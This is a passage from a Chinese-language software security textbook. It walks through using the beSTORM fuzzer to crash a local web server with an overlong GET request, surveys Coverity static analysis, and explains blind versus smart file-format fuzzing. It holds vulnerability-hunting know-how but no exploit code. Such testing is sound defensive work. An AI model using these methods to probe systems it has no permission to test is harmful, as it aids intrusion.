


图 16.2.5 “Simple Web Server”的运行画面

从系统菜单中的“beSTORM”选项中找到“beSTORM Monitor”子选项，如图 16.2.6 所示。

图 16.2.6 菜单中找到“beSTORM Monitor”子选项

点击该选项后，会出现 beSTORM Monitor 程序的运行界面，如图 16.2.7 所示。

在图 16.2.7 这个界面当中，需要进行三步重要操作。第一步是找到被测试的目标程序进程。在图 16.2.7 的左侧有一个进程列表框。这里显示了当前系统当中运行的所有程序进程名称，找到本次测试的目标进程“Simple Web Server.exe”，用鼠标单击该行，如图 16.2.8 所示。




图 16.2.7 beST ORM Monitor 程序的运行界面




图 16.2.8　选择目标进程“Simple Web Server.exe”

选择好目标进程后，第二步需要填写 beSTORM Monitor 程序监听 IP 地址。由于 beSTORM 程序采用分体设计，beSTORM Monitor 程序负责监视目标程序在测试过程中发生的运行错误，一旦监视到错误发生，beSTORM Mon itor 程序就需要将这个错误信息回报给 beSTORM C lient 程序，为此，beSTORM Monitor 程序必须开放一个监听端口，用来与 beSTORM Client 程序交互测试结果信息。在图 16.2.8 右侧上方的“Host”处填写远程计算机系统的 IP 地址，这个 IP 地址也就是被测试目标程序所在的 IP 地址，这里演示过程中，填写的 IP 地址是 127.0.0.1。

填写完毕后，最后一步，单击“ATTACH”按钮，beSTORM Monitor 程序将开始监视目标程序的运行状态，如图 16.2.9 所示。




图 16.2.9　单击“ATTACH”按钮 beSTORM Monitor 程序开始工作

现在，从系统菜单中运行 beSTORM Client 程序，如图 16.2.10 所示。




图 16.2.10　启动 beSTORM Client 程序

单击图 16.2.10 中间的“NEW PROJECT”按钮，为本次测试建立一个新的工程，如图 16.2.11 所示。




图 16.2.11　新建测试工程 webproject

在图 16.2.11 中，需要输入本次新测试工程的工程名，这里输入的是“webproject”，单击“Next”按钮进行下一步设置，如图 16.2.12 所示。

在新出现的窗口中，beSTORM Client 程序默认选择的是第一项“Choose from beSTORM’s predefined modules”，意思是选择 beSTORM 预设好的模块。beSTORM 在默认安装情况下，已

经提供了对一些常见网络协议进行安全测试的功能，并且将这些功能统一封装为相对应与网络协议具体名称的模块。这里测试的目标程序“Simple Web Server”属于 Web 服务程序，为此，通过右侧的下拉箭头找到“HTTP/1.0”模块，并且选择它。




图 16.2.12　选择测试模块

选择完毕后，在图 16.2.12 的下方需要填写被测试目标程序所在的 IP 地址，这里填入的就是“Simple Web Server”程序所在计算机的 IP 地址，这里是 127.0.0.1。单击“Next”按钮进行下一步设置，如图 16.2.13 所示。




图 16.2.13　这里不需要修改任何设置

在图 16.2.13 这里不需要进行修改，直接单击“Next”按钮，程序将进行最后一步设置，如图 16.2.14 所示。




图 16.2.14　注意正确填写“Hostname or IP address”

图 16.2.14 这里唯一需要设置的地方在于“Hostname or IP address”这一行的空白处。这里要填写的内容是 beSTORM M onitor 程序所在的 IP 地址，就是前面图 16.2.9 中填写的那个 IP 地址。一般来说，这个 IP 地址与被测试目标程序所在 IP 地址应当一致，所以可以按照图 16.2.9 中的 IP 地址来填写即 127.0.0.1。其他选项不需要修改，单击“Next”按钮，如图 16.2.15 所示。

当设置全部完成时，直接单击“Finish”按钮，beSTORM Client 程序将开始自动化测试工作，如图 16.2.16 所示。




图 16.2.15　配置完成直接单击“Finish”按钮开始测试




图 16.2.16 beST ORM Client 程序开始自动化测试工作的截图

一旦 beSTORM Mon itor 程序发现在测试过程中被测试目标进程发生了错误，它会立即通知 beSTORM Client 程序，本地计算机系统上的 beSTORM Client 程序将会给出一个检测到漏洞发生的提示窗口，如图 16.2.17 所示。

图 16.2.17 beST ORM Client 程序检测到漏洞发生时的画面

双击图 16.2.17 下方“Attack verctors”窗口中的字符串，这是 beSTORM Client 程序测试安全漏洞时用的测试脚本具体信息，如图 16.2.18 所示。

在图 16.2.18 的右侧，beSTORM Client 程序将本次测试的具体数据清晰地展现出来，可以看到，本次测试是针对 URI 请求 GET 命令的一次安全检查。beSTORM Client 程序制造出一个包含有 2056 个字节长度的 URI 请求数据包，发送给被测试目标程序，导致目标程序发生了运行错误。




图 16.2.18 beST ORM Client 程序可以提供触发漏洞时的具体数据包信息

通过这个实例可以看到，beSTORM 通过简单几步的设置，就可以快速检测到目标程序中存在的安全漏洞。同时，它不是简单采用构造超长数据包的方式来进行安全漏洞测试，它会采用不同格式的数据来构造复杂的数据包，从这一方面来讲，利用 beSTORM 程序可以挖掘出被测试程序中更多种类的安全漏洞，如格式化漏洞或者整数溢出漏洞等等。

16.3 静态代码审计

Coverity 是用来提高软件质量的源代码静态分析工具。您可以把 Coverity 理解成是一个“超级编译器”，它能够在编译源代码的过程中检查很多种类型的错误。

到目前为止，Coverity 支持的编译器和语言包括 Microsoft Visual C/C++、GNU gcc / g++、HP-UX C/C++、Sun C/C++和 Wind River C/C++ 。其支持的操作系统包括 Windows、Solaris、Linux、FreeBSD、HP-UX、NetBSD 和 Mac OS X。

Coverity 使用一种称做“checker”的模块来检测漏洞，默认情况下的 checker 包括：

（1）C checkers，内存错误、缓冲区溢出、函数的参数及返回值。

（2）Concurrency checkers，线程同步、锁机制等。

（3）Security checkers，可信数据流的分析、字符串的溢出等。

此外，Coverity 有很好的可扩展性，它允许用户开发自己的“checker”，用以检测代码中

特殊的问题。




图 16.3.1　Coverity 的漏洞管理界面

图 16.3.1 是 Coverity 的漏洞管理界面，它发现程序在循环控制中使用 float 型变量和 int 型变量进行“==”的逻辑比较，这很可能会因为浮点计数的误差导致死循环。

Coverity 提供比较友好的 GUI 界面，允许用户在检测规则（checker）和代码之间方便地切换，并提供了完善的统计功能，便于 bug 的管理和维护。

题外话：在洛杉矶与 Coverity 的工程师交流 checker 开发技术的时候，我了解到目前 Coverity 的大型企业用户已经超过了 200 个，其中不乏 Symantec、HP、Panasonic、Samsung 等知名企业。Coverity 是一家乐观自信的“小”公司，用他们自己的话来说，就是“We are small, but we are strong”。

或许编写一个 Fuzz 工具并不困难，但要想实现静态代码分析工具就不是一件容易的事了，因为首当其冲的是要让分析工具“理解”源代码，这相当于实现一个编译器。我曾经研究过一段时间用静态代码分析的方法来检测漏洞，并且实现了一个分析 PHP 脚本中 SQL 注入漏洞的简易工具。个人认为，所有静态代码分析的理论和技术都面临同样一个棘手问题：那就是如何处理程序逻辑中由动态因素引起的复杂条件分支和循环。

静态分析算法要想取得实质性的突破必须面对“彻底读懂”程序逻辑的挑战，在形式语言中实际要涉及上下文的相关文法，而编译理论和状态机理论只发展到解释上下文无关文法的阶段。

图灵曾经证明过，检测程序中的死循环是不可计算的，即著名的图灵机停机问题。或许人类真的无法做到让计算机“彻底理解”程序，但能够像 Coverity 这样帮助计算机“更好地理解”程序，也算是不小的进步。

第 17 章　文件类型漏洞挖掘与 Smart Fuzz

17.1　Smart Fuzz 概述

17.1.1　文件格式 Fuzz 的基本方法

不管是 IE 还是 Office，它们都有一个共同点，那就是用文件作为程序的主要输入。从本质上来说，这些软件都是按照事先约定好的数据结构对文件中不同的数据域进行解析，以决定用什么颜色、在什么位置显示这些数据。

不少程序员会存在这样的惯性思维，即假设他们所使用的文件是严格遵守软件规定的数据格式的。这个假设在普通的使用过程中似乎没有什么不妥——毕竟用 Word 生成的.doc 文件一般不会存在什么非法的数据。

但是攻击者往往会挑战程序员的假定假设，尝试对软件所约定的数据格式进行稍许修改，观察软件在解析这种“畸形文件”时是否会发生错误，发生什么样的错误，以及堆栈是否能被溢出等。

文件格式 Fuzz（File Fuzz）就是这种利用“畸形文件”测试软件鲁棒性的方法。您可以在 Internet 上找到许多用于 File Fuzz 的工具。抛开界面、运行平台等因素不管，一个 File Fuzz 工具大体的工作流程包括以下几步，如图 17.1.1 所示。

（1）以一个正常的文件模板为基础，按照一定规则产生一批畸形文件。

（2）将畸形文件逐一送入软件进行解析，并监视软件是否会抛出异常。

（3）记录软件产生的错误信息，如寄存器状态、栈状态等。

（4）用日志或其他 UI 形式向测试人员展示异常信息，以进一步鉴定这些错误是否能被利用。




图 17.1.1 Fuzz 的一般步骤

17.1.2 Blind Fuzz 和 Smart Fuzz

Blind Fuzz 即通常所说的“盲测”，就是在随机位置插入随机的数据以生成畸形文件。然而现代软件往往使用非常复杂的私有数据结构，例如 PPT、word、excel、mp3、RMVB、PDF、Jpeg，ZIP 压缩包，加壳的 PE 文件。数据结构越复杂，解析逻辑越复杂，就越容易出现漏洞。复杂的数据结构通常具备以下特征：

- 拥有一批预定义的静态数据，如 magic，cmd id 等
- 数据结构的内容是可以动态改变的
- 数据结构之间是嵌套的
- 数据中存在多种数据关系 （size of，point to，reference of，CRC）
- 有意义的数据被编码或压缩，甚至用另一种文件格式来存储，这些格式的文件被挖掘出越来越多的漏洞……

对于采用复杂数据结构的复杂文件进行漏洞挖掘，传统的 Blind Fuzz 暴露出一些不足之处，例如：产生测试用例的策略缺少针对性，生成大量无效测试用例，难以发现复杂解析器深层逻辑的漏洞等。

针对 Blind Fuzz 的不足，Smart Fuzz 被越来越多地提出和应用。通常 Smart Fuzz 包括三方面的特征：面向逻辑（Logic Oriented Fuzzing）、面向数据类型（Data Type Oriented Fuzzing）和基于样本（Sample Based Fuzzing）。

面向逻辑：测试前首先明确要测试的目标是解析文件的程序逻辑，而并不是文件本身。复杂的文件格式往往要经过多“层”解析，因此还需要明确测试用例正在试探的是哪一层的解析逻辑，即明确测试“深度”以及畸形数据的测试“粒度”。明确了测试的逻辑目标后，在生成畸形数据时可以具有针对性的仅仅改动样本文件的特定位置，尽量不破坏其他数据依赖关系，这样使得改动的数据能够传递到要测试的解析深度，而不会在上层的解析器中被破坏。

图 17.1.2 是对一个 PPT 文件进行面向逻辑测试和盲测的比较。可以看出，盲测中生成的大部分畸形文件都被无情地阻断在第一层解析器 OLE Parser 上，而面向逻辑测试生成的畸形文件则可以顺利通过 OLE Parser 到达下一层深度。

面向数据类型测试：测试中可以生成的数据通常包括以下几种类型。

- 算术型：包括以 HEX、ASCII、Unicode、Raw 格式存在的各种数值。
- 指针型：包括 Null 指针、合法/非法的内存指针等。
- 字符串型：包括超长字符串、缺少终止符(0x00)的字符串等。
- 特殊字符：包括#, @, ‘, <, >, /, \, ../ 等。

面向数据类型测试是指能够识别不同的数据类型，并且能够针对目标数据的类型按照不同规则来生成畸形数据。跟 Blind Fuzz 相比，这种方法产生的畸形数据通常都是有效的，能够大大减少无效的畸形文件。

基于样本：测试前首先构造一个合法的样本文件（也叫模板文件），这时样本文件里所有数据结构和逻辑必然都是合法的。然后以这个文件为模板，每次只改动一小部分数据和逻辑来

生成畸形文件，这种方法也叫做“变异”（Mutation）。对于复杂文件来说，以现成的样本文件为基础进行畸形数据变异来生成畸形文件的方法要比上面两种的难度要小很多，也更容易实现。但是这种方法不能测试样本文件里没有包含的数据结构，比如一个文件格式包含 18 种数据区块(Chunk)，而给定的样本文件中只用到了其中的 10 种，那么基于样本测试方法只会修改这 10 种区块的数据来产生畸形文件，测试不到其他 8 种数据对应的解析逻辑。为了提高测试质量，就要求在测试前构造一个能够包含几乎所有数据结构的文件（比如文字、图像、视频、声音、版权信息等数据）来作为样本。

